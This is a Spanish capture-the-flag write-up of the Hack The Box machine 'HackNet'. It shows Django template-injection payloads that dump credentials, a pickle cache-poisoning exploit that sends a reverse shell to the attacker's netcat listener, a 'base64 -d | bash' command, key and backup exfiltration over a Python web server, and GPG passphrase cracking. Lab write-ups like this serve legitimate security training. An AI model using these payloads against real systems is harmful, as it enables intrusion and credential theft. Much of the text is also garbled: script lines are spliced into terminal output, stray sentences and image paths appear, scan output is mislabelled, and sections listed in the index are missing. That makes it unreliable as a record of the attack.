

HACKNET HTB WRITEUP

Desde la superficie al dominio total



13 DE NOVIEMBRE DE 2025

AUTOR: TECHRIDER

Dificultad: Media

ÍNDICE

<i>Resumen ejecutivo</i>	2
<i>Proceso de infiltración</i>	3
<i>Inicialización.....</i>	3
<i>Escaneo, reconocimiento y enumeración</i>	4
<i>Análisis de vulnerabilidades: SSTI</i>	8
<i>Esploitación: Server Side Template Injection</i>	9
<i>Automatización de la Exfiltración de Datos con Script Propio.....</i>	11
<i>Ataque de Fuerza Bruta a SSH y Obtención de Acceso.....</i>	12
<i>Post explotación: Acceso inicial como mikey.....</i>	13
<i>Análisis de vulnerabilidades: Envenenamiento de caché.....</i>	14
<i>Esploitación: Envenenamiento de caché -> RCE.....</i>	15
<i>Escalada de privilegios: Movimiento lateral a Sandy</i>	16
<i>Crackeo offline de clave GPG con John The Ripper.....</i>	17
<i>Escalada de privilegios: Movimiento lateral a la raíz.....</i>	18
<i>Exfiltración de credenciales del usuario raíz del sistema.....</i>	19
<i>Compromiso total y conclusiones</i>	21
<i>Glosario.....</i>	22
<i>Fuentes bibliográficas.....</i>	24

Resumen ejecutivo

El presente informe detalla los resultados de una prueba de penetración realizada contra la máquina "HackNet" (*IP 10.10.11.85*), clasificada con una dificultad media. La auditoría fue exitosa y resultó en un **compromiso total del sistema**, obteniendo acceso de super usuario (*root*).

La intrusión se logró a través de una cadena de explotación de múltiples pasos que combinó diversas vulnerabilidades:

1. **Acceso Web y Exfiltración:** Se identificó una vulnerabilidad de **Inyección de Plantillas del Lado del Servidor (SSTI)** en la aplicación web basada en **Django**. Esta falla fue explotada para exfiltrar credenciales de la base de datos de la aplicación.
2. **Acceso Inicial (Foothold):** Se descubrió que un usuario del sistema (*mikey*) **reutilizaba su contraseña** de la aplicación web, lo que permitió obtener acceso inicial al servidor a través de **SSH**.
3. **Movimiento Lateral (Cache Poisoning):** Un análisis interno reveló que la aplicación utilizaba *FileBasedCache* de **Django**, vulnerable a la deserialización insegura de *pickle*. Debido a **permisos de directorio inseguros**, el usuario *mikey* pudo "envenenar" los archivos de caché. Cuando el proceso web (ejecutado por *sandy*) leyó este caché, se logró una ejecución remota de código, consiguiendo un movimiento lateral al usuario *sandy*.
4. **Escalada de Privilegios:** Como *sandy*, se encontró una clave GPG privada. Su contraseña fue crackeada offline usando **John the Ripper**. Esta clave permitió descifrar *backups* de la base de datos SQL, que contenían la **contraseña del usuario root en texto plano**.

La combinación de estas vulnerabilidades (*SSTI, reutilización de contraseñas, deserialización insegura, permisos de archivos débiles y exposición de secretos*) demuestra un riesgo crítico de seguridad, permitiendo a un atacante escalar desde un usuario web de bajos privilegios hasta el control administrativo total del servidor.

Proceso de infiltración

Inicialización

El primer paso para auditar cualquier sistema es establecer una conexión segura y verificar la conectividad. En este caso, comenzamos por conectarnos a la red de **Hack The Box** usando **OpenVPN**.

Las capturas de pantalla muestran tres acciones clave simultáneas:

1. **Conexión VPN:** En la primera sección, vemos los registros de **OpenVPN**. Se establece una conexión exitosa y se nos asigna la dirección IP **10.10.16.67** en la red del laboratorio (*tun0*).
2. **Configuración de Host:** Se modifica el archivo */etc/hosts*. Se añade una entrada para que el dominio *hacknet.htb* apunte a la dirección IP del objetivo, **10.10.11.85**. Esto nos permite interactuar con la máquina usando un nombre de dominio amigable en lugar de solo su IP.
3. **Prueba de Conectividad:** Se utiliza el comando ping para confirmar la conectividad de red con la máquina objetivo. Se envían pings tanto a la IP **10.10.11.85** como al dominio *hacknet.htb*, y en ambos casos recibo respuestas exitosas.

```
2025-11-07 11:58:59 SENT CONTROL [us-free-3]: 'PUSH_REQUEST' (status=1)
2025-11-07 11:59:01 PUSH: Received control message: 'PUSH_REPLY,route 10.10.10.0 255.255.254.0,route 10.129.0.0 255.
255.0.0,route 10.13.37.0 255.255.255.0,route 10.13.38.0 255.255.255.0,route 10.10.110.0 255.255.255.0,route-ipv6 dea
d:beef::/64,explicit-exit-notify,tun-ipv6,route-gateway 10.10.16.1,topology subnet,ping 10,ping-restart 120,ifconfig-
-ipv6 dead:beef:4::1/64 dead:beef:4::1,ifconfig 10.10.16.67 255.255.254.0,peer-id 15,cipher AES-256-CBC,protocol-
flags cc-exit tls-ekm dyn-tls-crypt,tun-mtu 1500'
2025-11-07 11:59:01 OPTIONS IMPORT: --explicit-exit-notify can only be used with --proto udp
2025-11-07 11:59:01 OPTIONS IMPORT: --ifconfig/up options modified
2025-11-07 11:59:01 OPTIONS IMPORT: route options modified
2025-11-07 11:59:01 OPTIONS IMPORT: route-related options modified
2025-11-07 11:59:01 OPTIONS IMPORT: tun-mtu set to 1500
2025-11-07 11:59:01 Preserving previous TUN/TAP instance: tun0
2025-11-07 11:59:01 Initialization Sequence Completed
```

```
10.10.11.85      hacknet.htb
```

```
└─$ ping -c1 $LAB
PING 10.10.11.85 (10.10.11.85) 56(84) bytes of data.
64 bytes from 10.10.11.85: icmp_seq=1 ttl=63 time=226 ms

--- 10.10.11.85 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 226.273/226.273/226.273/0.000 ms

└─$ ping -c1 hacknet.htb
PING hacknet.htb (10.10.11.85) 56(84) bytes of data.
64 bytes from hacknet.htb (10.10.11.85): icmp_seq=1 ttl=63 time=170 ms

--- hacknet.htb ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 169.980/169.980/169.980/0.000 ms
```

Con la **VPN** activa, el nombre de host resuelto y la conectividad confirmada, el entorno está listo para la siguiente fase: el escaneo y reconocimiento de servicios.

Escaneo, reconocimiento y enumeración

Primero, se realizó un escaneo de todos los 65,535 puertos **TCP** (-p-) para identificar rápidamente qué servicios están disponibles.

```
# Hack The Box [OSINT] Services [Vuln DB] Privacy and Security [Learning Resources]
# Nmap 7.95 scan initiated Fri Nov 7 00:16:55 2025 as: /usr/lib/nmap/nmap --privileged --open --min-rate 5
000 -T2 -sS -Pn -n -p- -oN all-Ports 10.10.11.85
Nmap scan report for 10.10.11.85
Host is up (7.6s latency).
Not shown: 64798 filtered tcp ports (no-response), 735 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

# Nmap done at Fri Nov 7 00:17:33 2025 -- 1 IP address (1 host up) scanned in 38.67 seconds
```

A continuación, se ejecutó un escaneo más profundo (-sV -sC) enfocado en los dos puertos descubiertos para obtener versiones de software e información adicional.

```
# Nmap 7.95 scan initiated Fri Nov 7 00:18:19 2025 as: /usr/lib/nmap/nmap --privileged --min-rate 5000 -T2
-sVC -Pn -n -p 22,80 -oN VC-Ports 10.10.11.85
Nmap scan report for 10.10.11.85
There is no right and wrong.
Host is up (0.20s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|_ 256 95:62:ef:97:31:82:ff:a1:c6:08:01:8c:6a:0f:dc:1c (ECDSA)
|_ 256 5f:bd:93:10:20:70:e6:09:f1:ba:6a:43:58:86:42:66 (ED25519)
80/tcp    open  http     nginx 1.22.1
|_http-server-header: nginx/1.22.1
|_http-title: Did not follow redirect to http://hacknet.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Nov 7 00:19:06 2025 -- 1 IP address (1 host up) scanned in 47.12 seconds
```

- **Resultados del Puerto 22 (SSH):**

Servicio: OpenSSH 9.2p1 (*protocolo 2.0*).

- **Resultados del Puerto 80 (HTTP):**

Servicio: Nginx 1.22.1.

Información Clave: El script *http-title* de **nmap** detectó que el servidor responde con una redirección a *http://hacknet.htb/*.

Verificación con curl: Para confirmar el comportamiento del servidor web, se utilizó la herramienta **curl**.

```
C 📂 ~/Arsenal/LAB/HTB/HackNet
❯ curl -I http://$LAB
HTTP/1.1 301 Moved Permanently
Server: nginx/1.22.1
Date: Fri, 07 Nov 2025 14:36:59 GMT
Content-Type: text/html
Content-Length: 169
Connection: keep-alive
Location: http://hacknet.htb/




C 📂 ~/Arsenal/LAB/HTB/HackNet
❯ curl -I http://hacknet.htb
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Fri, 07 Nov 2025 14:37:04 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 667
Connection: keep-alive
X-Frame-Options: DENY
Vary: Cookie
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
```

1. Al consultar la IP (`curl -I http://10.10.11.85`), el servidor respondió con un **HTTP/1.1 301 Moved Permanently**, redirigiendo a `http://hacknet.htb/`. Esto valida la importancia del paso 1 (*modificar /etc/hosts*).
2. Al consultar el dominio (`curl -I http://hacknet.htb`), el servidor respondió con un **HTTP/1.1 200 OK**, confirmando que el sitio web está activo y accesible.

Con esta información, el servicio **HTTP en el puerto 80** se identifica como el principal vector de ataque. El servicio **SSH en el puerto 22** es un posible punto de acceso secundario si se obtienen credenciales.

Con los servicios básicos identificados, el siguiente paso fue mapear la estructura de la aplicación web. Para esto, se emplearon dos técnicas en paralelo: la enumeración de subdominios (*virtual hosts*) y el descubrimiento de directorios.

1. **Búsqueda de Subdominios (*Virtual Hosts*):** Se utilizó la herramienta **ffuf** para buscar subdominios que pudieran estar alojados en el mismo servidor. La técnica consistió en "fuzzear" el encabezado *Host* con un diccionario de subdominios comunes.

```
ffuf -c -t 100 -u "http://hacknet.htb" -H "Host: FUZZ.hacknet.htb" -w ~/Arsenal/Seclists/Discovery/DNS/subdomains-top1million-20000.txt -mc all -fc 301,400

[+] Starting [12:00:11]
[+] 200 - 948B - /register
[+] 302 - 0B - /profile → /
[+] 301 - 169B - /media → http://hacknet.htb/media/
[+] 302 - 0B - /search → /
[+] 200 - 857B - /login
[+] 302 - 0B - /contacts → /
[+] 200 - 0B - /post → /
[+] 302 - 0B - /comment → /
[+] 302 - 0B - /messages → /
[+] 302 - 0B - /logout → /
[+] 302 - 0B - /explore → /


[+] Task Completed [12:00:22]
```

- **Resultado:** Este escaneo no arrojó nuevos subdominios, lo que centra la atención en la aplicación principal <http://hacknet.htb>.
2. **Descubrimiento de Directorios y *Endpoints*:** Se utilizó **dirsearch** para descubrir directorios y "endpoints" (*puntos de acceso*) de la aplicación. Esta herramienta prueba una lista de nombres comunes contra el servidor.

```
dirsearch v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 100 | Wordlist size: 207628
Output File: /home/neo/reports/http_hacknet.htb/_25-11-07_12-00-11.txt
Target: http://hacknet.htb/


[12:00:11] Starting:
[12:00:15] 200 - 948B - /register
[12:00:15] 302 - 0B - /profile → /
[12:00:15] 301 - 169B - /media → http://hacknet.htb/media/
[12:00:15] 302 - 0B - /search → /
[12:00:15] 200 - 857B - /login
[12:00:15] 302 - 0B - /contacts → /
[12:00:15] 302 - 0B - /post → /
[12:00:15] 302 - 0B - /comment → /
[12:00:17] 302 - 0B - /messages → /
[12:00:18] 302 - 0B - /logout → /
[12:00:22] 302 - 0B - /explore → /


[+] Task Completed [12:00:22]
```

- **Resultados Significativos:** A diferencia del escaneo de subdominios, **dirsearch** reveló una gran cantidad de *endpoints* funcionales.

Análisis de los Hallazgos: Estos resultados confirman que *hacknet.htb* no es un sitio estático. La presencia de rutas como */login*, */register*, */profile*, */post* y */messages* es un claro indicativo de una aplicación web dinámica y compleja, similar a una plataforma de blog o red social, tal como lo sugiere el título "Social network for hackers" visible en la pestaña del navegador.

El siguiente paso lógico es interactuar con estos *endpoints*, comenzando por el registro de un nuevo usuario para explorar la funcionalidad interna de la aplicación.



1. **Registro de Usuario:** Se navegó a la página `/register` (*descubierta por dirsearch*) y se completó el formulario de registro. Como se ve en las imágenes, se creó un usuario de prueba con el nombre `guess`.
2. **Identificación de Tecnologías (Wappalyzer):** Una vez dentro de la aplicación `http://hacknet.htb/profile`, se utilizó la extensión de navegador **Wappalyzer** para analizar las tecnologías subyacentes del sitio.

Este análisis fue un éxito e identificó con precisión el *stack* tecnológico completo:

- **Framework Web:** Django
- **Lenguaje de Programación:** Python
- **Servidor Web:** Nginx 1.22.1 (*previamente identificado por nmap*)
- **Librería JavaScript:** jQuery 3.7.1

Análisis de los Hallazgos: Estos dos pasos son críticos. La creación de un usuario nos da acceso a la superficie de ataque interna de la aplicación (*funciones de perfil, mensajes, posts*). Más importante aún, saber que estamos auditando una aplicación **Django/Python** define por completo el enfoque de la auditoría. Ahora podemos buscar vulnerabilidades específicas de **Django**, como deserialización insegura o configuraciones incorrectas en `settings.py` en lugar de probar *payloads* genéricos de **PHP** o **Node.js**.

Análisis de vulnerabilidades: SSTI

Tras una ardua investigación de las funcionalidades internas del servicio web, el descubrimiento de la vulnerabilidad principal provino de una observación atípica.

1. **Observación de la Pista:** Al revisar la sección de "Contactos" (`/contacts`), se encontró una solicitud de amistad pendiente. Lo más notable fue el nombre del usuario que enviaba la solicitud: `{{users.0}}`.

- Esta sintaxis de doble llave (`{{ ... }}`) es el formato estándar para renderizar variables en motores de plantillas como **Jinja2** o el propio de **Django**.
- La aparición de este texto literal sugiere que la aplicación está procesando incorrectamente la entrada del usuario, abriendo la posibilidad de una vulnerabilidad de **Inyección de Plantillas del Lado del Servidor (SSTI)**.



2. **Intento de Replicación:** Basado en esta hipótesis, el siguiente paso lógico fue intentar injectar un *payload* de plantilla similar en un campo controlado por el usuario bajo mi poder.

- Se navegó a la página de edición de perfil (`/profile/edit`).
- Se modificó el campo del nombre de usuario de `guess` al *payload* `{{ users }}`.
- El objetivo era confirmar si, al guardar y mostrar este nuevo nombre de usuario, la aplicación ejecutaría la plantilla y mostraría el objeto "`users`" en lugar del texto literal. La aplicación confirmó "*Profile updated*", indicando que el cambio fue aceptado.

A screenshot of a "Profile edit" form. On the left is a placeholder user icon. The form fields include:

- A file upload input labeled "Browse..." with the placeholder "No file selected."
- A text input for "Email" containing "unk@gob.com".
- A text input for "Name" containing `((users))`. A cursor is visible next to the opening brace of the code.
- A password field containing "*****".
- Checkboxes for "Public" (checked) and "2FA".
- A "Save" button.

Below the form, a success message "Profile updated" is displayed.

Explotación: Server Side Template Injection

El intento inicial de injectar `{{ users }}` no produjo una ejecución directa, pero sí reveló una pista crucial.

1. **Análisis de la Respuesta:** Tras actualizar el perfil con el *payload* `{{ users }}`, se utilizó el proxy de intercepción **caido** para inspeccionar la respuesta *HTML* del servidor.

- Al analizar el código fuente devuelto por la aplicación (*específicamente en una petición GET /like/26*), se observó que el *payload* `{{ users }}` se renderizaba como texto literal dentro de un atributo *alt* de una imagen. Esto indica que la inyección en ese campo falló o fue sanitizada.
- Sin embargo, en esa misma sección del código fuente, se encontró un fragmento de plantilla diferente: `{{ users.values }}`. Este texto parecía ser parte del código original de la plantilla, no una entrada del usuario.

```
19 <div class="likes-review-item">
  <a href="/profile/29">
    
  </a>
</div>
```

2. **Nueva Hipótesis de Inyección:** Este hallazgo generó una nueva visión: la aplicación podría estar procesando un objeto llamado *users* y esperando acceder a sus *values*. Por lo tanto, se decidió probar este nuevo *string* como *payload*.

- Inmediatamente, se volvió a la página de edición de perfil (*/profile/edit*).
- El nombre de usuario se actualizó con el nuevo *payload*: `{{ users.values }}`.
- Se guardaron los cambios con la expectativa de que este *payload*, al coincidir con lo que la plantilla podría estar esperando, sí fuera interpretado y ejecutado por el motor de plantillas de **Django**.

The screenshot shows a Django-based profile editing interface. On the left is a placeholder user icon. The main form contains the following fields:

- A file input field labeled "Browse..." with the status "No file selected."
- A text input field containing the email "unk@gob.com".
- A text input field containing the payload "{{ users.values }}".
- A checkbox labeled "*****" (redacted).
- A checkbox labeled "Public" which is checked.
- A checkbox labeled "2FA" which is unchecked.

At the bottom right is a "Save" button with a cursor hovering over it. Below the form, a green success message reads "Profile updated".

El nuevo *payload* {{ users.values }} demostró ser exitoso. Al ser interpretado por el motor de plantillas de **Django**, forzó a la aplicación a volcar el contenido completo de los objetos de usuario asociados (*en este caso, los usuarios que dieron "like" a esa publicación*) directamente en la respuesta *HTML*.

1. **Análisis de la Respuesta:** Utilizando el *proxy caido*, se inspeccionó la respuesta del servidor. Como se puede observar en el cuerpo de la respuesta, la inyección fue un éxito. El servidor devolvió una gran cantidad de datos de usuario serializados dentro del atributo *alt* de una etiqueta de imagen.
2. **Identificación del Hallazgo:** El texto volcado contenía información sensible de múltiples usuarios, incluyendo lo que parecían ser **nombres de usuario, correos electrónicos y contraseñas**.
3. **Nueva Problemática:** Si bien se confirmó que la vulnerabilidad de *SSTI* permitía exfiltrar datos sensibles, la respuesta del servidor era un volcado de datos desestructurado y difícil de analizar manualmente a través del proxy. No se sabía de inmediato si estas credenciales pertenecían a un usuario privilegiado del sistema o si eran simplemente contraseñas de la aplicación web.

```
19  <div class="likes-review-item">
  <a href="/profile/27">
     RCE

Tras descubrir la vulnerabilidad de *FileBasedCache* (que utiliza *pickle*) en el *settings.py*, el siguiente objetivo fue intentar explotarla para conseguir un movimiento lateral del usuario *mikey* al usuario *sandy* (*el propietario del proceso web*).

Para ello, se preparó un script de *exploit* (*cacheDeserializer.py*) y un entorno para recibir la conexión.

## 1. Lógica del Script (*cacheDeserializer.py*):

- El script, escrito en **Python**, está diseñado para automatizar el "envenenamiento" del caché.
- Acepta la ruta del directorio de caché (-d) como argumento.
- Define una clase **RCE** con un método `_reduce_` que, al ser deserializado por *pickle*, ejecuta un comando del sistema (*os.system*).
- El objetivo es que este comando sea un *payload* de **reverse shell**, que se conectará de vuelta a la máquina del atacante.
- La lógica principal del script itera sobre todos los archivos *djcache* en el directorio, los borra (*os.remove*) y crea un nuevo archivo con el mismo nombre, pero cuyo contenido es el *payload* de *pickle* malicioso.

## 2. Preparación del Entorno:

- **Máquina Atacante:** Se inició un servidor web (*python3 -m http.server 6060*) para alojar el script *cacheDeserializer.py* y se abrió un listener de **netcat** (*nc -lvp 2425*) para recibir la reverse **shell**.
- **Máquina Víctima:** Desde la sesión **SSH** como *mikey*, se descargó el script del atacante usando **wget**.

```
mikey@hacknet:/tmp$ python3 cache-deserializer.py -d /var/tmp/django_cache; echo
● Looking for '.djcache' files in /var/tmp/django_cache ...
Payload: Remote Code Execution
● Cache file finded: /var/tmp/django_cache/1f0acf7480a469402f1852f8313db86.djcache
● Cache file poisoned: /var/tmp/django_cache/1f0acf7480a469402f1852f8313db86.djcache
● Cache file finded: /var/tmp/django_cache/90dbab8f3b1e54369abdeb4ba1efc106.djcache
● Cache file poisoned: /var/tmp/django_cache/90dbab8f3b1e54369abdeb4ba1efc106.djcache
```

La vulnerabilidad de deserialización de *pickle* ha sido explotada con éxito. El factor clave de la explotación fue una **configuración de permisos insegura** en el sistema de archivos.

El directorio */var/tmp/django\_cache*, utilizado por *FileBasedCache*, tenía permisos de escritura para el usuario *mikey*. Esta debilidad permitió que el script *cacheDeserializer.py* encontrara y sobrescribiera los archivos de caché legítimos (*djcache*) con un *payload* de *pickle* malicioso.

El paso final se desencadenó cuando la aplicación web, que se ejecuta como el usuario **sandy**, intentó leer su propio archivo de caché para servir una página. Al hacerlo, el proceso de *sandy* leyó el *payload* malicioso que *mikey* había plantado, lo deserializó con *pickle*, y ejecutó el comando de la *reverse shell*.

## Escalada de privilegios: Movimiento lateral a Sandy

Esto nos otorgó con éxito una nueva sesión en el sistema, logrando un **movimiento lateral** del usuario *mikey* al usuario *sandy*.

```
~/Arsenal/LAB/HTB/HackNet at ⓘ 20:14:58
❯ nc -lvpn 2425
listening on [any] 2425 ... connect to [10.10.16.67] from (UNKNOWN) [10.10.11.85] 57482
bash: cannot set terminal process group (10410): Inappropriate ioctl for device
bash: no job control in this shell
sandy@hacknet:/var/www/HackNet$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
sandy@hacknet:/var/www/HackNet$ export TERM=xterm
export TERM=xterm path = os.path.join(cache_dir, filename)
sandy@hacknet:/var/www/HackNet$ export SHELL=bash
export SHELL=bash
sandy@hacknet:/var/www/HackNet$ ^Z
[1] + 1028258 suspended nc -lvpn 2425
 with open(path, "wb") as f:
 f.write(payload)
sandy@hacknet:/var/www/HackNet$ fg
x TSTP took 2m 1s ⚡ at ⓘ 20:17:01
[1] + 1028258 continued nc -lvpn 2425
 with open(path, "wb") as f:
 f.write(payload)
 print("▲ ↴ reset xterm"
[1]
```

La siguiente fase fue realizar una enumeración exhaustiva del directorio personal (*/home/sandy*) en busca de archivos sensibles o vectores de escalada de privilegios.

```
sandy@hacknet:~$ ls -la .gnupg/private-keys-v1.d; echo
total 20
drwx—— 2 sandy sandy 4096 Sep 5 11:33 .
drwx—— 4 sandy sandy 4096 Sep 5 11:33 ..
-rw—— 1 sandy sandy 1255 Sep 5 11:33 0646B1CF582AC499934D8503DCF066A6DCE4DFA9.key
-rw—— 1 sandy sandy 2088 Sep 5 11:33 armored_key.asc
-rw—— 1 sandy sandy 1255 Sep 5 11:33 EF995B85C8B33B9FC53695B9A3B597B325562F4F.key

sandy@hacknet:~$ cd .gnupg/private-keys-v1.d; python3 -m http.server 5050; echo
Serving HTTP on 0.0.0.0 port 5050 (http://0.0.0.0:5050/) ...
10.10.16.67 - - [09/Nov/2025 23:35:48] "GET /armored_key.asc HTTP/1.1" 200 -
```

1. **Hallazgo Crítico:** Durante la revisión, se encontró un directorio oculto de **GnuPG** (**GPG**): `~/.gnupg/private-keys-v1.d/`.
2. **Contenido del Directorio:** Al listar el contenido de este directorio, se reveló la presencia de varias claves privadas. Un archivo en particular, `armored_key.asc`, destacó por su formato **ASC**, que indica una clave exportada en formato **ASCII-Armored**.
3. **Exfiltración de la Clave:** La hipótesis fue que esta clave podría estar protegida por una contraseña débil y reutilizada por otro usuario (*posiblemente root*). Para analizarla localmente, se procedió a su exfiltración:
  - Se navegó al directorio de las claves (`cd .gnupg/private-keys-v1.d/`).
  - Se inició un servidor web temporal de **Python** (`python3 -m http.server 5050`).
  - Desde la máquina atacante, se descargó el archivo `armored_key.asc` para su análisis offline.

## Crackeo offline de clave GPG con John The Ripper

Una vez que el archivo *armored\_key.asc* fue descargado en mi máquina local, el objetivo fue crackear la frase de contraseña que la protege. Para esto, se utilizó el conjunto de herramientas de **John the Ripper (JtR)**.

#### **1. Conversión de la Clave (gpg2john):**

- Las herramientas de crackeo no pueden operar directamente sobre el archivo ASC. Primero, se debe convertir la clave a un formato de "hash" que JtR pueda entender.
  - **Comando:** *gpg2john armored\_key.asc >> hash*
  - Este comando extrae la información relevante de la clave GPG y la guarda en un archivo llamado *hash*.

## 2. Ataque de Fuerza Bruta (*John the Ripper*):

- Con el *hash* listo, se lanzó un ataque de diccionario contra él, utilizando la popular lista de contraseñas *rockyou.txt*.
  - **Comando:** *john hash --wordlist=../rockyou.txt*
  - **JtR** cargó el hash (*1 password hash (gpg, OpenPGP / GnuPG Secret Key)*) y comenzó el ataque.

```
20 cmd = print("mF2aCAta5A+JIAVZGVzL3JCC8AMC4AMC4XN142Ny8yNU11DA+JJE=" | base64 -d | bash
21 at @ 20:35:56
22 ~/$ cd ~/Arsenal/LAB/HTB/HackNet
23 gpg2john armored_key.asc >> hash
24 payload = pickle.dumps(RCE())
25 File armored_key.asc
26 File contains Poisoning logic -->
27 ~/$./john hash --wordlist--~/Arsenal/Seclists/Passwords/RockYou/rockyou.txt
28 at @ 20:36:31
29 Using default input encoding: UTF-8
30 Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
31 Cost 1 (s2k-count) is 65011712 for all loaded hashes [with("dijcache")]
32 Cost 2 (hash algorithm [1:MDS 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
33 Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 7 for all loaded hashes
34 Will run 6 OpenMP threads Try to visit the website to generate new cache files first\n)
35 Press 'q' or Ctrl-C to abort, almost any other key for status
36 [REDACTED] else (Sandy)
37 1g 0:00:00:02 DONE (2025-11-09 20:37) 0.4329g/s 184.4p/s 184.4c/s 184.4C/s 246810 .. popcorn
38 Use the "--show" option to display all of the cracked passwords reliably
39 Session completed.
```


Contraseña Obtenida: \*\*\*\*th\*\*\*\*

**Análisis:** Ahora poseemos una clave GPG privada (`armored_key.asc`) y su frase de contraseña. El siguiente paso es investigar cómo y dónde se puede utilizar esta clave para escalar privilegios, presumiblemente para suplantar a `sandy` en un contexto de mayor privilegio o, con suerte, para autenticarse como `root`.

## Escalada de privilegios: Movimiento lateral a la raíz

Tras crackear la contraseña de la clave GPG, el siguiente paso fue buscarle un uso favorable para escalar de privilegios.

1. **Intento de Escalación Fallido:** Como primer intento, se probó la contraseña para escalar privilegios a *root* (ej. *su root*), pero este intento falló.
2. **Enumeración y Hallazgo de Backups:** Continuando la enumeración como *sandy*, se descubrió un directorio de interés: */var/www/HackNet/backups*.
  - Dentro de este directorio se encontraron tres archivos encriptados: *backup01.sql.gpg*, *backup02.sql.gpg* y *backup03.sql.gpg*.
  - La extensión *sql.gpg* sugiere fuertemente que son *backups* de la base de datos, encriptados con la clave GPG que se encontró en el directorio personal de *sandy*.



```
sandy@hacknet:~$ ls -la /var/www/HackNet/backups; echo
total 56
drwxr-xr-x 2 sandy sandy 4096 Dec 29 2024 ..
drwxr-xr-x 7 sandy sandy 4096 Feb 10 2025 ..
-rw-r--r-- 1 sandy sandy 13445 Dec 29 2024 backup01.sql.gpg
-rw-r--r-- 1 sandy sandy 13713 Dec 29 2024 backup02.sql.gpg
-rw-r--r-- 1 sandy sandy 13851 Dec 29 2024 backup03.sql.gpg
```

3. **Creación del un Script de Descifrado:** Para automatizar el descifrado, se creó un script en **bash** (*backupDecryptor.sh*) con la siguiente lógica:
  - Importa la clave privada *armored\_key.asc*.
  - Define la contraseña crackeada: *PASS="<contraseña>"*.
  - Itera sobre todos los archivos *gpg* en el directorio de backups.
  - Utiliza el comando *gpg --batch --passphrase "\$PASS" ... -d "\$file"* para descifrar cada archivo y guardar la salida (*un archivo SQL*) en el directorio */tmp*.



```
gpg --import "$KEY"
for file in "$BACKUP"/*.gpg; do
 filename=$(basename "$file" .gpg)
 outpath="$OUTPUT/$filename.sql"
 echo "● Decrypting $file → $outpath"
 if [-n "$PASS"]; then
 gpg --batch --yes --passphrase "$PASS" --pinentry-mode loopback -o "$outpath" -d "$file"
 else
 gpg --batch --yes -o "$outpath" -d "$file"
 fi
done
echo "● Done! Files will be in $OUTPUT"
```

#### 4. Exfiltración de los Datos:

- Una vez ejecutado el script, los tres archivos SQL descifrados se encontraban en `/tmp`.
- Para analizarlos localmente, se inició un servidor web de **Python** (`python3 -m http.server 5050`) en el directorio `/tmp` de la máquina víctima.
- Desde la máquina atacante, se utilizó `wget` para descargar los tres archivos SQL (`backup01.sql`, `backup02.sql`, `backup03.sql`).

```
sandy@hacknet:~$ ls -la /tmp; echo
total 176
drwxrwxrwt 8 root root 4096 Nov 9 23:57 nginx/1.22.1
drwxr-xr-x 18 root root 4096 Sep 8 13:46 ..
-rw-r--r-- 1 sandy www-data 47885 Nov 9 23:57 backup01.sql.sql
-rw-r--r-- 1 sandy www-data 48626 Nov 9 23:57 backup02.sql.sql
-rw-r--r-- 1 sandy www-data 48859 Nov 9 23:57 backup03.sql.sql
